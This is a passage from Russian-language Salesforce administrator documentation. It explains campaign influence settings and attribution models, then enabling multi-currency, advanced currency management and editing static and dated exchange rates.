5. При необходимости следует ограничить действие функции автоматического связывания для кампании путем ограничения количества дней между добавлением контакта к кампании и датой создания возможности.

   Например, чтобы запретить автоматическое связывание кампании с возможностью, если возможность была создана более чем через 90 дней после добавления контакта к кампании, введите *90*.
6. При необходимости определите дополнительные критерии фильтрации, которым должна соответствовать кампания для автоматического связывания с возможностью.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции настраиваемого влияния кампаний:

- «Настройка приложения» и лицензия, соответствующая набору полномочий для Sales Cloud или CRM

Включение функции настраиваемого влияния кампании для пользователей

Убедитесь, что пользователям приложений Sales и Marketing, которые планируют использовать функцию настраиваемого влияния кампании, назначен набор полномочий «Пользователь Sales» при включенном полномочии «Влияние кампании».

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

1. Добавьте набор полномочий «Пользователь Sales» к профилям пользователей, назначенных тем пользователям, которые планируют отслеживать кампании, влияющие на возможности.
2. Включите полномочие «Влияние кампании» в наборе полномочий «Пользователь Sales».

СМ. ТАКЖЕ:

Управление назначениями набора полномочий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- Настройка приложения

Добавление функции настраиваемого влияния кампаний в макеты страниц

Данная функция предоставляет пользователям отдела маркетинга возможность просматривать кампании, влияющие на каждую возможность, и результаты каждой кампании.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

- Добавьте связанный список «Влияние кампании» в макеты страниц «Возможность».

  В этом связанном списке отображаются кампании, касающиеся возможности. В списке отображаются только записи влияния кампании из модели влияния по умолчанию.

- Добавьте связанный список «Возможности, находящиеся под влиянием» в макеты страниц «Кампания».

  В этом связанном списке отображаются возможности, находящиеся под влиянием кампании. В списке отображаются только записи влияния кампании из модели влияния по умолчанию.

- Добавьте раздел «Результаты кампании» в макеты страниц «Кампания».

  В разделе «Результаты кампании» отображается общая сумма, привлеченная кампанией, базирующейся на модели влияния кампании по умолчанию.

- Добавьте связанный список «Влияние кампании» в макеты страниц «Организация».

  Этот связанный список отображает возможности для организации с кампанией, которая сгенерирована для каждой из них. Отображаемые возможности основаны на модели влияния кампании по умолчанию, выбранной в настройке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы добавить связанный список «Влияние кампании» в макеты страниц:

- «Настройка приложения»

  И

  Sales Cloud или лицензия набора полномочий пользователя CRM

  И

  Набор полномочий с полномочием «Влияние кампании»

Создание настраиваемой модели влияния кампании

Чтобы внедрить настраиваемую модель атрибуции влияния, добавьте модель в меню «Настройка». Затем создайте набор триггеров и процессов, которые добавляют записи влияния кампании, и назначьте их модели. Работайте с партнерами, чтобы помочь им в реализации модели.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

1. Введите строку *«Параметры модели»* в поле **«Быстрый поиск»** в меню «Настройка», затем нажмите **«Параметры модели»**.
2. Нажмите **«Новая модель атрибуции»**.
3. Введите имя модели.
4. Чтобы определить эту модель по умолчанию, выберите пункт **«Модель по умолчанию»**.

   В связанном списке для возможностей «Влияние кампании» отображаются только записи влияния кампании для модели по умолчанию. Записи из модели по умолчанию также отображаются в связанном списке «Возможности, находящиеся под влиянием» и в разделе «Статистика по кампании» для кампаний.
5. Чтобы запретить пользователям добавление, редактирование и удаление записей влияния кампании для этой модели на странице сведений о кампании, нажмите **«Модель заблокирована»**.

   Записи для заблокированных моделей создаются и обновляются только посредством API.
6. При необходимости введите описание модели.
7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции настраиваемого влияния кампаний:

- «Настройка приложения»

  И

  Sales Cloud или лицензия набора полномочий CRM

Определение модели влияния кампании по умолчанию

Определение модели влияния кампании, которая будет отображать данные на страницах сведений о возможности и кампании.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

1. Введите строку *«Параметры модели»* в поле **«Быстрый поиск»** в меню «Настройка», затем нажмите **«Параметры модели»**.
2. Нажмите **«Правка»** напротив модели, которую требуется назначить по умолчанию.
3. Нажмите **«Модель по умолчанию»**.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции настраиваемого влияния кампаний:

- «Настройка приложения»

  И

  Лицензия набора полномочий для Sales Cloud или CRM

Блокирование модели влияния кампании

Заблокируйте модель влияния кампании, чтобы запретить пользователям добавление или редактирование записей влияния кампании для модели. Доступ к заблокированным моделям возможен только посредством API.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

1. Введите строку *«Параметры модели»* в поле **«Быстрый поиск»** в меню «Настройка», затем нажмите **«Параметры модели»**.
2. Нажмите **«Правка»** напротив модели, которую требуется заблокировать.
3. Щелкните пункт **«Модель заблокирована»**.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции настраиваемого влияния кампаний:

- Настройка приложения

  И

  Лицензия набора полномочий для Sales Cloud или CRM

Функция «Влияние кампании», Campaign Influence 1.0

Используйте исходную версию функции влияния кампании, чтобы определить рентабельность инвестиций кампании.

Прим.: Данная информация применима только к Влиянию кампании 1.0, а не к Настраиваемому влиянию кампании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Добавление влияющих кампаний в возможности

Страницы сведений о возможностях позволяют напрямую управлять списками кампаний, влияющих на возможности.

Настройка влияния кампании

Предоставление пользователям возможности просмотра влияющих кампаний в связи с возможностями

Пользователи могут связывать отдельные возможности с несколькими влияющими кампаниями.

Настройка влияния кампании

Прим.: Данная информация применима только к Влиянию кампании 1.0, а не к Настраиваемому влиянию кампании.

Настройка влияния кампании

Влияющие кампании могут быть настроены на автоматическое добавление в возможности. Если включена функция автоматического связывания, то влияющие кампании добавляются в возможности в том случае, если кампания связана с контактом, которому роль контакта для возможности была назначена до даты закрытия возможности. Например, электронная рассылка с участием пользователя, которому назначена роль контакта в открытой возможности, добавляется в связанный список «Влияние кампании» соответствующей возможности.

Поле «Временной интервал влияния кампании» позволяет ограничить время влияния кампании датой первого связывания кампании и датой создания возможности. Например, если поле «Временной интервал влияния кампании» содержит 15 дней, а один из контактов становится участником кампании 1 июня, то кампания влияет на любые возможности, созданные и связанные с данным контактом до 15 июня. Чтобы настроить дополнительные критерии соответствия кампаний для автоматического связывания с возможностями, воспользуйтесь правилами связывания.

Если функция автоматического связывания выключена, то влияющие кампании должны быть добавлены в возможности вручную посредством связанного списка «Влияние кампании».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки влияния кампании:

- «Настройка приложения»

Чтобы настроить функцию автоматического связывания для влияния кампании, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Влияние кампании»* в поле «Быстрый поиск», затем выберите **«Влияние кампании»**.
2. Установите переключатель «Включено».
3. При необходимости введите максимальное количество дней между датой первого связывания кампании и датой создания возможности в поле «Временной интервал влияния кампании».

   Прим.: Кампании, связанные с контактом до данного временного интервала, не считаются влияющими. Максимально допустимое значение: 9 999 дней. В противном случае пропустите поле «Временной интервал влияния кампании».

4. При необходимости определите дополнительные критерии фильтрации, которым должна соответствовать кампания для автоматического связывания.
5. Нажмите кнопку **«Сохранить»**.

Кампании, соответствующие заданным критериям, автоматически добавляются в связанный список «Влияние кампании» соответствующих возможностей.

Чтобы отключить функцию автоматического связывания для влияния кампании, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Влияние кампании»* в поле «Быстрый поиск», затем выберите **«Влияние кампании»**.
2. Установите переключатель «Отключено».

3. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

Предоставление пользователям возможности просмотра влияющих кампаний в связи с возможностями

Поля кампаний

Предоставление пользователям возможности просмотра влияющих кампаний в связи с возможностями

Пользователи могут связывать отдельные возможности с несколькими влияющими кампаниями.

Прим.: Данная информация применима только к Влиянию кампании 1.0, а не к Настраиваемому влиянию кампании.

Если включена функция автоматического связывания, то влияющие кампании добавляются в возможности в том случае, если кампания связана с контактом, которому роль контакта для возможности была назначена до даты закрытия возможности. При необходимости укажите дополнительные критерии автоматического связывания, включая интервал времени, который ограничивает время влияния кампании на новую возможность датой первого связывания кампании и датой создания возможности. Чтобы вручную добавить влияющие кампании в возможности, нажмите кнопку **«Добавить кампанию»** в связанном списке «Влияние кампании».

1. Из раздела параметров управления объектами для возможностей откройте страницу «Макеты страниц».
2. Добавьте связанный список «Влияние кампании» в макет страницы коммерческих возможностей.
3. Настройте функцию влияния кампании.

СМ. ТАКЖЕ:

Поля кампаний

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки влияния кампании:

- «Настройка приложения»

Для просмотра связанного списка «Влияние кампании»:

- «Чтение» для кампаний

  И

  «Чтение» для возможностей

Для добавления влияющих кампаний вручную:

- «Чтение» для кампаний

  И

  «Редактирование» для возможностей

Управление валютами

Управление мультивалютой

Организация позволяет настроить поддержку мультивалюты для возможностей, прогнозов, смет, отчетов и других данных.

1. Включите мультивалюту в организации.
2. Чтобы назначить корпоративную валюту, в разделе «Настройка» введите *«Управление валютами»* в поле «Быстрый поиск», затем выберите **«Управление валютами»**, после чего щелкните **«Изменить корпоративную»**.
3. Чтобы активировать дополнительные валюты, нажмите кнопку **«Создать»** в связанном списке «Активные валюты».
4. Чтобы использовать датированные курсы обмена, включите функцию расширенного управления валютами.
5. Введите курсы обмена для новых валют. См. раздел «Редактирование курсов обмена». Если организация использует функцию расширенного управления валютами, см. раздел «Редактирование датированных курсов обмена» на странице 2006.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:
- Просмотр настройки и конфигурации

Для изменения валют:
- Настройка приложения

Использование мультивалюты

Международные организации могут использовать мультивалюту в возможностях, прогнозах, отчетах, сметах и других полях валюты. Валюта компании, соответствующая валюте головного офиса организации, настраивается администратором. Кроме того, администратор определяет список активных валют и их курсы обмена относительно валюты компании. Активные валюты — это валюты стран, где организация осуществляет коммерческую деятельность. Поля стоимости в валюте позволяют использовать только активные валюты.

Каждому пользователю назначается личная валюта, которая используется по умолчанию в планах продаж, прогнозах (в зависимости от используемой версии функции прогнозирования), потенциальных сделках, сметах и отчетах. Пользователи могут также создавать возможности и вводить стоимости посредством других активных валют.

Записи всех стандартных и настраиваемых объектов, содержащие поля валюты, имеют поле, которое определяет валюту для использования во всех полях стоимости данной записи. (Чтобы просмотреть данное редактируемое поле «Валюта» записи, щелкните **«Правка»**.) Например, назначьте полю «Валюта организации» значение «Доллары США» для отображения значения поля «Годовой доход» одной из американских организаций в долларах. Все стоимости в валюте отображаются в стандартной валюте записи. Необходимость отображения личной валюты пользователя (в скобках), отличающейся от валюты записи, определяется администраторами. Изменение стандартной валюты записи не инициирует преобразование стоимостей в валюте. Они немедленно отображают новый код валюты.

Прим.: Если организация использует функцию расширенного управления валютами, то дата закрытия возможности определяет курс обмена, который должен использоваться при отображении стоимостей в валюте.

В зависимости от используемой версии функции прогнозирования, стоимости прогнозов в валюте преобразуются в личную валюту пользователя. Кроме того, возможности, прогнозы, сметы и другие данные рабочей группы преобразуются и отображаются в личной валюте ее менеджера. При необходимости менеджер может детализировать данные для их просмотра в национальной валюте. Любое преобразование или сведение выполняется автоматически.

Отчеты отображают стоимости в исходных валютах, но поддерживают отображение в любой активной валюте. Чтобы изменить валюту, используемую для отображения итоговых данных отчета, выберите нужную валюту путем

последовательного выбора пунктов **«Показать»** > **«Валюты»**. По умолчанию используется личная валюта. При необходимости разрешите отображение столбца преобразованной стоимости (например, «Годовой доход (преобразовано) »), показывающего стоимости в выбранной валюте.

Поля настраиваемой формулы не имеют отдельной связанной валюты. Стоимость в валюте, возвращаемая полем формулы, отображается в валюте связанной записи. Данное правило также распространяется на формулы кросс-объектов, ссылающиеся на поля слияния с другими валютами, а также на формулы, используемые бизнес-правилами и процессами утверждения. Тем не менее, бизнес-правила и процессы утверждения, использующие фильтры вместо формул, преобразуют все значения валюты в валюту компании.

При наличии полей валюты, используемых кодом Apex, поддержка мультивалюты не может быть выключена. Например, если код Apex ссылается на поле «Валюта организации» (представлено в коде как `CurrencyIsoCode`), то поддержка мультивалюты не может быть выключена.

СМ. ТАКЖЕ:

Использование нескольких видов валют

Использование нескольких видов валют

Чтобы включить мультивалюту в организации, выполните указанные ниже действия.

1. Просмотрите возможные последствия включения мультивалюты.
2. В разделе «Настройка» введите *«Сведения о компании»* в поле «Быстрый поиск», затем выберите **«Сведения о компании»** и щелкните **«Изменить»**. Убедитесь, что выбранный регион валюты соответствует стандартной валюте, которая должна использоваться в текущих и новых записях. Установите флажок **«Разрешить поддержку для активации мультивалюты»** и сохраните внесенные изменения.

   Прим.: Данный параметр используется для проверки конкретной организации, утвержденной для активации мультивалюты. Данный параметр не отправляет запрос в компанию Salesforce. Отправьте запрос, используя обычную процедуру обращения в службу поддержки.

3. Чтобы включить использование нескольких видов валют, обратитесь в службу поддержки Salesforce. Подготовьте указанные ниже данные.
   - Код организации (производственная или безопасная среда).
   - Подтверждение согласия на использование текущего региона валюты в качестве стандартной метки валюты для текущих и новых записей (USD, EUR, GBP и т. д.).
   - Подтверждение согласия на необратимость включения мультивалюты.
   - Подтверждение того, что вы являетесь системным администратором с полномочиями запрашивать включение использования нескольких видов валют от организации
   - Подтверждение согласия на блокировку вашей организации на некоторый период в зависимости от объема данных, используемых в вашей организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Прим.: Чтобы избежать проблем производительности в рабочие дни, крупные организации иногда включают поддержку мультивалюты в выходные.

СМ. ТАКЖЕ:

- Последствия включения мультивалюты
- Управление мультивалютой
- Общие сведения о функции расширенного управления валютами

Последствия включения мультивалюты

Включение мультивалюты инициирует необратимое изменение организации. Прежде чем продолжить работу, просмотрите возможные последствия ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Включение мультивалюты является необратимым.
- Чтобы определить оптимальное время включения мультивалюты, обратитесь к представителю Salesforce. Процесс активации временно блокирует организацию. При этом невозможно выполнить интеграцию и войти в систему. Продолжительность блокировки определяется используемым в организации пространством данных.
- При включении данной функции всем текущим записям присваивается стандартный код валюты, указанный в запросе на активацию. Например, если организация содержит записи, использующие валюты USD и EUR, то всем записям должна быть назначена одна стандартная валюта перед включением функции. Поддержка данного типа преобразования предоставляется компанией Salesforce за дополнительную плату.
- Мультивалюта поддерживается стандартными и настраиваемыми объектами (например, организации, интересы, обращения, возможности, продукты возможностей, расписания продуктов возможностей и возможности кампаний), содержащими поля валюты. Кроме того, мультивалюта поддерживается отчетами, связанными с данными объектами и полями. По умолчанию макеты страниц для данных объектов содержат совместимые поля мультивалюты, позволяющие выбирать валюту записи. Как правило, данные поля доступны только при создании или редактировании записи. Выбранная валюта используется основным полем стоимости.
- После включения данной функции основная валюта отображается как обычно, а дополнительная валюта отображается в круглых скобках. Обычно основная валюта соответствует стандартной валюте компании, кроме переопределенных записей. Стоимость, отображаемая в круглых скобках, соответствует личной стандартной валюте пользователя и рассчитывается согласно параметрам курса обмена, заданным в организации. Чтобы разрешить или запретить отображение преобразованной стоимости, включите или отключите функцию преобразования валюты в скобках на странице «Управление валютами».
- Основная валюта отчета соответствует стандартной валюте компании или валюте, выбранной для записи. Дополнительная валюта отчета соответствует личной стандартной валюте текущего пользователя или валюте, указанной в критериях отчета.
- Чтобы задать личную стандартную валюту, откройте страницу личных сведений. Если организация использует функцию преобразования валюты в скобках, то личная стандартная валюта отображается как дополнительная (преобразованная) стоимость. Изменение личной стандартной валюты инициирует обновление преобразованной стоимости в режиме реального времени.
- Валюта, добавленная в список поддерживаемых валют организации, не может быть удалена из списка валют администратора, несмотря на деактивацию. Наличие неактивных валют в списке администратора не влияет на конечных пользователей. В отличие от администраторов, деактивированная валюта недоступна конечным

пользователям. Компания Salesforce рекомендует учитывать данную особенность при тестировании валют и выбирать только те валюты, которые предназначены для использования в организации.

- После включения данной функции все поля валюты отображают код ISO перед стоимостью. Например, значение «$100» отображается как «USD 100».

  Прим.: Если мультивалютная организация использует только одну валюту, то коды ISO могут быть заменены символами валюты. Чтобы разрешить отображение символов валюты, найдите страницу *«Интерфейс пользователя»* в меню «Настройка» и установите флажок **«Показывать символы валюты вместо кодов ISO»** в разделе «Параметры отображения валюты». Последующее включение дополнительных валют инициирует отображение кодов ISO и недоступность данного параметра. Данный параметр поддерживается только стандартным пользовательским интерфейсом Salesforce.

- По умолчанию все преобразованные стоимости основываются на текущих курсах обмена, заданных в организации. Курсы обмена должны задаваться и обновляться вручную. Изменение курса обмена инициирует автоматическое обновление преобразованных стоимостей во всех записях, включая закрытые возможности.

  Чтобы применить датированные курсы обмена, воспользуйтесь функцией расширенного управления валютами, поддерживающей отслеживание архивных курсов обмена. Функция расширенного управления валютами позволяет хранить список курсов обмена по диапазону дат. Преобразованные стоимости возможностей отображаются по выбранной дате закрытия, независимо от этапа возможности. Изменение даты закрытия, выполняемое путем выбора другого периода курса обмена, влияет на преобразованные стоимости.

  Прим.: Датированные курсы обмена не поддерживаются прогнозами, а также полями валюты других объектов или других типов отчетов.

СМ. ТАКЖЕ:

Использование нескольких видов валют

Управление мультивалютой

Общие сведения о функции расширенного управления валютами

Активация и отключение валюты

Для мультивалютных организаций можно выбирать поддерживаемые валюты посредством их активации или отключения.

- **Активные валюты** — это валюты стран, где организация осуществляет коммерческую деятельность. Возможности, прогнозы и прочие элементы могут использовать только активные валюты. Активная валюта не может быть удалена без возможности восстановления.
- **Неактивные валюты** — это валюты, которые больше не используются организацией. Неактивные валюты могут использоваться в текущих записях, но недоступны для ввода новых сумм.

Чтобы активировать новые валюты, выполните указанные ниже действия.

1. Введите строку *«Управление валютами»* в поле «Быстрый поиск» и выберите пункт **«Управление валютами»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Активные валюты».
3. Выберите нужную валюту. Валюты отображаются в алфавитном порядке по коду ISO.
4. Введите курс обмена относительно валюты компании.
5. Укажите количество знаков после запятой для отображения сумм в данной валюте.
6. Нажмите кнопку **«Сохранить»**.

Чтобы активировать валюту из списка неактивных валют, щелкните **«Активировать»** напротив нужной валюты.

Чтобы деактивировать валюту, щелкните **«Деактивировать»** напротив нужной валюты. Вы не можете отключить корпоративную валюту. Деактивация валюты не изменяет суммы в элементах, использующих данную валюту. Тем не менее, неактивная валюта не может использоваться для ввода новых сумм.

Прим.: Деактивация валюты, выбранной в качестве личной валюты пользователя, автоматически назначает пользователю валюту компании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:
- Просмотр настройки и конфигурации

Для изменения валют:
- Настройка приложения

СМ. ТАКЖЕ:

Управление мультивалютой

Изменение курсов обмена

Общие сведения о функции расширенного управления валютами

Общие сведения о функции расширенного управления валютами

Функция расширенного управления валютами позволяет управлять датированными курсами обмена в возможностях посредством Salesforce. Датированные курсы обмена позволяют соотносить курс обмена с конкретным диапазоном дат. Например, 1 января курс обмена составлял 1,39 Евро за 1 доллар США, а 1 февраля повысился до 1,42 Евро. В этом случае возможности, закрытые в диапазоне 1 января—1 февраля, используют первый курс обмена (1 доллар США=1,39 Евро), тогда как возможности, закрытые 1 февраля или позже, используют второй курс обмена (1 доллар США=1,42 Евро).

Датированные курсы обмена определяются датой начала и курсом обмена. Каждый курс действителен до даты окончания или до дня, предшествующего следующей дате начала. Время между первой и следующей датами начала называется диапазоном дат курса обмена. Данные диапазоны могут иметь любую продолжительность.

Дополнительную информацию о включении или отключении функции расширенного управления валютами см. в разделе «Включение или отключение функции расширенного управления валютами» на странице 2004.

При первом включении функции расширенного управления валютами текущие курсы обмена автоматически становятся первым набором датированных курсов обмена. Данные курсы действительны до определения другого набора курсов обмена. Дополнительную информацию см. в разделе «Редактирование датированных курсов обмена» на странице 2006.

После отключения функции расширенного управления валютами любые преобразования валюты используют статические курсы обмена. См. раздел «Редактирование курсов обмена» на странице 2005.

Прим.: Хотя датированные курсы обмена не поддерживаются в версиях Lightning Experience или Salesforce1, в них доступны некоторые ограниченные функции. В разделе коммерческих возможностей отображаются верные суммы, если поле CloseDate (дата закрытия) отображается в макете страницы коммерческих возможностей. Поскольку макеты страниц позволяют задать права просмотра объектов записи, только пользователи с этим уровнем страницы видят верную сумму. Иначе в отображаемой сумме отражается первоначальная сумма перед применением датированного курса обмена валют

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции расширенного управления валютами:

- Настройка приложения

Для просмотра валют:

- Просмотр настройки и конфигурации

Для изменения валют:

- Настройка приложения

Рекомендации по использованию функции расширенного управления валютами

- Датированные курсы обмена предназначены для возможностей, продуктов возможности, расписаний продуктов возможности, полей возможности кампании, долей возможности и отчетов, связанных с данными объектами и полями. Датированные курсы обмена не поддерживаются прогнозами, а также полями валюты других объектов или других типов отчетов.
- Организации, использующие функцию расширенного управления валютами, поддерживают соотнесение полей сводного резюмирования между двумя объектами расширенного управления валютами. Например, поля сводного резюмирования в объекте строки возможности соотносятся с полями соответствующего объекта возможности, так как оба объекта поддерживают функцию расширенного управления валютами. Если организация использует функцию расширенного управления валютами, то пользователь не может создавать поля сводного резюмирования для расчета валюты объекта возможности, сводимого к объекту организации, а также не может фильтровать поле валюты возможности, доступное в объекте организации. Все текущие поля сводного резюмирования объекта возможности, связанные с валютой, отключаются, а их значения больше не вычисляются. Если организация включает функцию

расширенного управления валютами, то любые поля сводного резюмирования валюты, использующие возможности и организации или возможности и настраиваемые объекты, должны быть удалены.

- Поля возможности кампании используют датированные курсы обмена при вычислении стоимости в валюте кампании, но не используют при преобразовании полученных стоимостей в валюту пользователя.
- Формулы кросс-объектов всегда используют статический курс обмена для преобразования валюты.
- Если организация использует функцию расширенного управления валютами, то страницы Visualforce, использующие компонент `<apex:inputField>` или `<apex:outputField>`, не могут быть связаны с полями валюты, поддерживающими данную функцию.

СМ. ТАКЖЕ:

Управление мультивалютой

Активация и отключение валюты

Включение или отключение функции расширенного управления валютами

Для включения функции расширенного управления валютами:

1. Включите мультивалюту в организации. Дополнительную информацию см. в разделе «Управление мультивалютой» на странице 1998.
2. Введите строку «*Управление валютами*» в поле «Быстрый поиск» и выберите пункт **«Управление валютами»**.
3. Щелкните **«Включить»**.
4. Установите флажок «Да, включить функцию расширенного управления валютами» и нажмите кнопку **«Включить»**.

При первом включении функции расширенного управления валютами текущие курсы обмена автоматически становятся первым набором датированных курсов обмена. Данные курсы действительны до определения другого набора курсов обмена.

Чтобы отключить функцию расширенного управления валютами, выполните указанные ниже действия.

1. Введите строку «*Управление валютами*» в поле «Быстрый поиск» и выберите пункт **«Управление валютами»**.
2. Щелкните **«Отключить»**.
3. Установите флажок «Да, отключить функцию расширенного управления валютами» и нажмите кнопку **«Отключить»**.

После отключения функции расширенного управления валютами любые преобразования валюты используют статические курсы обмена. См. раздел «Редактирование курсов обмена» на странице 2005.

Если организация использует функцию расширенного управления валютами, то компоненты Visualforce `<apex:inputField>` и `<apex:outputField>` не могут отображать поля валюты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции расширенного управления валютами:

- Настройка приложения

СМ. ТАКЖЕ:

Общие сведения о функции расширенного управления валютами

Изменение курсов обмена

Изменение фиксированных курсов обмена позволяет управлять курсами обмена между активными или неактивными валютами и валютой компании. Данные курсы обмена являются статическими и применяются ко всем полям валюты, используемым в организации. Кроме данных курсов обмена, некоторые организации могут использовать датированные курсы обмена для возможностей и продуктов возможностей.

1. Настройка поиска для управления валютами.
2. Если включена функция расширенного управления валютами, щелкните **«Управление валютами»**.
3. Щелкните **«Редактировать курсы»** в списке «Активные валюты» или «Неактивные валюты».
4. Введите курс обмена между каждой валютой и валютой компании.
5. Нажмите кнопку **«Сохранить»**.

При изменении курсов обмена обновление сумм в валюте выполняется посредством новых курсов. Предыдущие курсы обмена не сохраняются. Обновление возможностей, прогнозов и других стоимостей выполняется посредством текущего курса обмена.

Если организация использует функцию расширенного управления валютами, то пользователи могут также управлять датированными курсами обмена для полей валюты в возможностях и продуктах возможностей.

Прим.:

- Увеличение или снижение дохода на основе колебания курсов валют недоступно для отслеживания.
- Изменение курса обмена валют инициирует пакетный пересчет полей сводного резюмирования. Этот перерасчет может занять до 30 минут, в зависимости от количества измененных записей.
- Курс обмена валют можно также изменить с использованием API. Однако, если выполняется другой пакетный перерасчет поля сводного резюмирования для этой же валюты, срок выполнения этого задания повлияет на выполнение запущенного вами задания. Если запросить изменение курса обмена через API во время выполнения схожего задания, происходит следующее.
  - Если другое задание перерасчета этого поля курса обмена запущено менее 24 часов назад, новое изменение курса обмена не сохраняется. Можно повторить попытку позже или изменить курс обмена через «Управление валютами» в меню «Настройка». При выполнении изменения через меню «Настройка» будет остановлено предыдущее задание и запущен новый перерасчет.
  - Если другое задание перерасчета запущено более чем 24 часа назад, можно сохранить изменение курса обмена валют, после чего будет запущено новое задание.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:
- Просмотр настройки и конфигурации

Для изменения валют:
- Настройка приложения

Проверить состояние задания перерасчета можно на странице «Фоновые задания» в меню «Настройка».

СМ. ТАКЖЕ:

- Установка личной валюты или валюты организации
- Общие сведения о функции расширенного управления валютами
- Управление мультивалютой
- Активация и отключение валюты

Редактирование датированных курсов обмена

Чтобы добавить новые датированные курсы обмена, выполните указанные ниже действия.

1. Введите строку *«Управление валютами»* в поле «Быстрый поиск» и выберите пункт **«Управление валютами»**.
2. Щелкните **«Управление датированными курсами обмена»**.
3. Нажмите кнопку **«Создать курсы обмена»**.
4. Введите дату активации курсов обмена.
5. Введите курсы обмена.

   Прим.: По умолчанию курсу обмена назначается текущий курс. Чтобы не задавать новый курс обмена валюты, удалите курс обмена (пропустите поле).

6. Чтобы сохранить новые датированные курсы обмена, нажмите кнопку **«Сохранить»**.

Чтобы просмотреть текущие датированные курсы обмена, выполните указанные ниже действия.

1. Введите строку *«Управление валютами»* в поле «Быстрый поиск» и выберите пункт **«Управление валютами»**.
2. Щелкните **«Управление датированными курсами обмена»**.
3. Чтобы выбрать диапазон дат для просмотра, введите нужную дату и нажмите кнопку **«Начать»** или щелкните ссылку **«Предыдущий диапазон»** или **«Следующий диапазон»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:
- Просмотр настройки и конфигурации

Для изменения валют:
- Настройка приложения

Чтобы удалить датированный курс обмена для отдельной валюты, выполните указанные ниже действия.

